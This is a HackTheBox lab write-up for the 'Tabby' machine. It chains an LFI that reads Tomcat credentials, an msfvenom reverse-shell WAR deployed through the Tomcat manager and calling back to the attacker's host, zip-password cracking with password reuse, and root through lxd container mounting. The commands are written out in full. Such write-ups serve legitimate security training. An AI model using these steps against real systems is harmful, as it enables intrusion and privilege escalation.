Tabby: HackTheBox

Tabby was a nice Easy machine on HTB that starts by discovering a new vhost for port 80, from there I you can discover a page that is vulnerable to LFI, you use the LFI to read some credentials of tomcat and you can pull off a authenticated RCE from tomcat. You then find a zip file and the password needed to crack it is the same one for a user on the box, switching to that user, you see that it is a member of the **lxd** group so you abuse that to get root.

Recon

As always, I start with scanning the box, and I find the typical ssh and http open and also ***tomcat*** running on port 8080


nmap -F -sV -T4 -oN nmap.out 10.10.10.194

```
└──╼ $nmap -F -sC -T4 -oN nmap.out 10.10.10.194
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-07 12:49 EET
Nmap scan report for megahosting.htb (10.10.10.194)
Host is up (0.20s latency).
Not shown: 97 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-title: Mega Hosting
8080/tcp open  http-proxy
|_http-title: Apache Tomcat
```

HTTP – TCP 80

Visiting port 80, it looked like a website for a hosting company, all the links in the homepage were pointing to different sections of the same page except the **news** tab that redirected me to another domain (***megahosting.htb***).

Now I can view the page just fine:




We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers

The url seems suspecious because of the parameter name, so I tried a typical LFI payload and I now can read /etc/passwd





```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:997:997::/opt/tomcat:/bin/false
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

Then I tried a couple of theing like reading the user flag, reading its private ssh key, reading apache configurations and other stuff but nothing seemed to work/give something useful.


http-tomcat – TCP 8080

failing to get anything useful so far from the LFI, I though I give port 8080 a look and maybe it'll point me to another direction.



From the homepage I can clearly see that tomcat9 is running. So, I try to visit **/manager** and **/host-manager** but both seems to need credentials, So I tried some of the default passwords known for tomcat from here but none worked for me. That means that I need to read **tomcat-users.xml**, which is the file that stores username/password combination and the respective role for each user.

First, I need to find out where tomcat is installed so, and the home page clearly stats the location



The Tomcat documentation stats that tomcat-users.xml should be in **$CATALINA_BASE/conf/tomcat-users.xml**. Knowing the value of **$CATALINA_BASE,** I try to read it but it doesn't seem like a valid path

So I started fuzzing **$CATALINA_BASE** for the location of **tomcat-users.xml**

wfuzz -c -v -w /usr/share/wordlists/dirb/common.txt --hh 0 http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/FUZZ/tomcat-users.xml

```
┌─[justahmed@parrot]─[~/HTB/Tabby]
└──╼ $wfuzz -c -v -w /usr/share/wordlists/dirb/common.txt --hh 0 http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/FUZZ/
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly whe
tes. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

Target: http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/FUZZ/tomcat-users.xml
Total requests: 4614

=====================================================================================================================================
ID           C.Time       Response   Lines    Word     Chars       Server                          Redirect                        Payload
=====================================================================================================================================

000001505:   0.402s       200        47 L     289 W    2325 Ch     Apache/2.4.41 (Ubuntu)                                          "etc"
```

Bingo! Now I can read the .xml file with

curl http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml

```
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
</tomcat-users>
```

And I can see the user **tomcat** with a password **$3cureP4s5w0rd123!**

And I have the following roles:

admin-gui: that'll allow me to visit /host-manager from my browser

manager-script: and that means I don't get gui access to /manager

10.10.10.194:8080/manager/html

Getting Started | Start | Parrot OS | Community | Docs | Git | CryptPad | Privacy | Pentest | Learn | Donate | Index of /comrade/.git/

403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's `context.xml` file.

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered the cross-site re protection that has been enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the main Manager page. Once you return to this page, you will the Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required fo wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate th

For more information - please see the Manager App How-To.

Getting a shell as tomcat

I really was confused for a bit there about how to proceed, and after discussing it with a few friends from HTB Discoed community a came to the conclusion that I need to deploy a reverse shell with the script permission that I have, so after spending hours in the documentations I came across this:

Deploy A New Application Archive (WAR) Remotely

`http://localhost:8080/manager/text/deploy?path=/foo`

Upload the web application archive (WAR) file that is specified as the request data in this HTTP PUT request, install it into the `appBase` directory of our corresponding virtual host, and start, deriving the name for the WAR file added to the `appBase` from the specified path. The application can later be undeployed (and the corresponding WAR file removed) by use of the `/undeploy` command.

This command is executed by an HTTP PUT request.

The .WAR file may include Tomcat specific deployment configuration, by including a Context configuration XML file in `/META-INF/context.xml`.

So basically, I need to create a malicious .WAR file, deploy it with a PUT request to the location specefied in the image and then I can just access it to get a reverse shell back

```
└─$msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.17.244 -f war -o tom.war
Payload size: 1093 bytes
Final size of war file: 1093 bytes
Saved as: tom.war
┌─[justahmed@parrot]─[~/HTB/Tabby]
└─$curl -X PUT --user 'tomcat:$3cureP4s5w0rd123!' --upload-file tom.war "http://10.10.10.194:8080/manager/text/deploy?path=/tom.war"
OK - Deployed application at context path [/tom.war]
┌─[justahmed@parrot]─[~/HTB/Tabby]
└─$curl http://10.10.10.194:8080/tom.war/
```

And I get a shell as tomcat

```
└──╼ $rlwrap nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.194.
Ncat: Connection from 10.10.10.194:58710.
python3 -c "import pty; pty.spawn('/bin/bash')"
tomcat@tabby:/var/lib/tomcat9$ id && whoami
id && whoami
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
tomcat
tomcat@tabby:/var/lib/tomcat9$
```

Getting User – ash

Now after enumerating for a bit and checking the usual places I find an interesting zip file inside apache's files

```
tomcat@tabby:/var/www/html/files$ ls -la
ls -la
total 36
drwxr-xr-x 4 ash  ash  4096 Jun 17 21:59 .
drwxr-xr-x 4 root root 4096 Jun 17 16:24 ..
-rw-r--r-- 1 ash  ash  8716 Jun 16 13:42 16162020_backup.zip
drwxr-xr-x 2 root root 4096 Jun 16 20:13 archive
drwxr-xr-x 2 root root 4096 Jun 16 20:13 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16 11:25 statement
```

The file Is readable by us but owned by ash, definitely an interesting file, I try to unzip it but it looks like it needs a password:

```
tomcat@tabby:/var/www/html/files$ unzip 16162020_backup.zip
unzip 16162020_backup.zip
Archive:  16162020_backup.zip
checkdir error:  cannot create var
                 Read-only file system
                 unable to process var/www/html/assets/.
[16162020_backup.zip] var/www/html/favicon.ico password:
```

So, I download the file to my machine, use zip2john to convert the file to a format that john can deal with and I get the password as → **admin@it**

```
└──╼ $cat hash
16162020_backup.zip:$pkzip2$3*2*1*0*0*24*02f9*5d46*ccf7b799809a3d3c12abb83063af3c6dd538521379c8d744cd195945926884341a9c4f74*1*0*8*24*285c*5935*f422c178c96c8
537b1297ae19ab6b91f497252d0a4efe86b3264ee48b099ed6dd54811ff*2*0*72*7b*5c67f19e*1b1f*4f*8*72*5c67*5a7a*ca5fafc4738500a9b5a41c17d7ee193634e3f8e483b6795e898581
d0fe5198d16fe5332ea7d4a299e95ebfff6b9f955427563773b68eaee312d2bb841eecd6b9cc70a7597226c7a8724b0fcd43e4d0183f0ad47c14bf0268c1113ff57e11fc2e74d72a8d30f3590adc
3393dddac6dcb11bfd*$/pkzip2$::16162020_backup.zip:var/www/html/news.php, var/www/html/logo.png, var/www/html/index.php:16162020_backup.zip
┌─[justahmed@parrot]─[~/HTB/Tabby]
└──╼ $john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin@it         (16162020_backup.zip)
1g 0:00:00:02 DONE (2020-11-07 14:28) 0.4629g/s 4797Kp/s 4797Kc/s 4797KC/s adnc153..adenabuck
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[justahmed@parrot]─[~/HTB/Tabby]
└──╼ $john --show hash
16162020_backup.zip:admin@it::16162020_backup.zip:var/www/html/news.php, var/www/html/logo.png, var/www/html/index.php:16162020_backup.zip
```

Now, I unzip the file and take a look on what is inside and it is totally useless files, but since I have a password, the next logical thing to think of is password reuse.

Since I know from /etc/passwd that a user named ash exists on the box I try to use that password to login as ash

```
tomcat@tabby:/var/lib/tomcat9$ su - ash
su - ash
Password: admin@it

ash@tabby:~$ cat user.txt
cat user.txt
7f1217cc275984126d9e5315f2a3781d
ash@tabby:~$
```

Abusing LXD for a root shell

One of the first things I always do when getting a user is running **id** and see if that user is a part of any interesting group

```
ash@tabby:~$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

The moment I see that ash is a part of **lxd** group, I remember ippSec's video for Calamity, a hard box on HTB that had an unintended solution by abusing the lxd group membership.

The idea is to create a container on the system, then load it with the root of the file system mounted into the container. Because I have root in the container, I have root access to the entire host file system.

I will check if there are any containers on the system already, but there are none:

```
ash@tabby:~$ lxc image list
lxc image list
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

+-------+-------------+--------+-------------+--------------+------+------+-------------+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-------+-------------+--------+-------------+--------------+------+------+-------------+
ash@tabby:~$
```

On a network connected box, I can just pull one and building it. Anyways, I need to upload something.

So just as the ippSec video I'll use [LXD Alpine](). So, I clone it to my local machine, go into the directory, and build it:

```
└─$ ls
alpine-v3.12-x86_64-20201107_1640.tar.gz  build-alpine  LICENSE  README.md
```

And I end up with the **.tar.gz** file. Now I need to upload and import the image:

lxc image import /dev/shm/alpine-v3.12-x86_64-20201107_1640.tar.gz --alias justAhmed-image

```
ash@tabby:/dev/shm$ lxc image import /dev/shm/alpine-v3.12-x86_64-20201107_1640.tar.gz --alias justAhmed-image
<x86_64-20201107_1640.tar.gz --alias justAhmed-image
ash@tabby:/dev/shm$ lxc image list
lxc image list
+-----------------+-------------+--------+------------------------------+-------------+-----------+--------+----------------------------+
|      ALIAS      | FINGERPRINT | PUBLIC |          DESCRIPTION         | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE        |
+-----------------+-------------+--------+------------------------------+-------------+-----------+--------+----------------------------+
| justAhmed-image | 4c0fc5f07a2d | no     | alpine v3.12 (20201107_16:40) | x86_64      | CONTAINER | 2.97MB | Nov 7, 2020 at 2:59pm (UTC) |
+-----------------+-------------+--------+------------------------------+-------------+-----------+--------+----------------------------+
ash@tabby:/dev/shm$
```

Now I can try to start the image with:

lxc init justAhmed-image container-justAhmed -c security.privileged=true

```
ash@tabby:/dev/shm$ lxc init justAhmed-image container-justAhmed -c security.privileged=true
<age container-justAhmed -c security.privileged=true
Creating container-justAhmed
ash@tabby:/dev/shm$ lxc config device add container-justAhmed device-justAhmed disk source=/ path=/mnt/root
<Ahmed device-justAhmed disk source=/ path=/mnt/root
Device device-justAhmed added to container-justAhmed
ash@tabby:/dev/shm$ lxc list
lxc list
+---------------------+---------+------+------+-----------+-----------+
|        NAME         |  STATE  | IPV4 | IPV6 |   TYPE    | SNAPSHOTS |
+---------------------+---------+------+------+-----------+-----------+
| container-justAhmed | STOPPED |      |      | CONTAINER | 0         |
+---------------------+---------+------+------+-----------+-----------+
ash@tabby:/dev/shm$
```

The options provided are:

- **`init`** - action to take, starting a container
- **`justAhmed-image`** - the image to start
- **`container-justAhmed`** - the alias for the running container
- **`-c security.privileged=true`** - by default, containers run as a non-root UID; this runs the container as root, giving it access to the host filesystem as root

After that you'll notice in the image above that Now, I added the local system root (/) to the container, mapped as ***/mnt/root***

Now I'll start the container:

```
ash@tabby:/dev/shm$ lxc start container-justAhmed
lxc start container-justAhmed
ash@tabby:/dev/shm$ lxc list
lxc list
+----------------------+---------+----------------------+------+-----------+-----------+
|        NAME          |  STATE  |         IPV4         | IPV6 |   TYPE    | SNAPSHOTS |
+----------------------+---------+----------------------+------+-----------+-----------+
| container-justAhmed | RUNNING | 10.63.178.103 (eth0) |      | CONTAINER | 0         |
+----------------------+---------+----------------------+------+-----------+-----------+
```

And to get a shell inside the container I execute:

lxc exec container-justAhmed /bin/sh

now I get a root shell and able to read the root flag:

```
ash@tabby:/dev/shm$ lxc exec container-justAhmed /bin/sh
lxc exec container-justAhmed /bin/sh
~ # cat /mnt/root/root/root.txt
cat /mnt/root/root/root.txt
dca8d08a7d721c292a981e55652fa008
```

And finally, to finish it off I clean after myself with:

```
ash@tabby:/dev/shm$ lxc stop container-justAhmed
lxc stop container-justAhmed
ash@tabby:/dev/shm$ lxc delete container-justAhmed
lxc delete container-justAhmed
```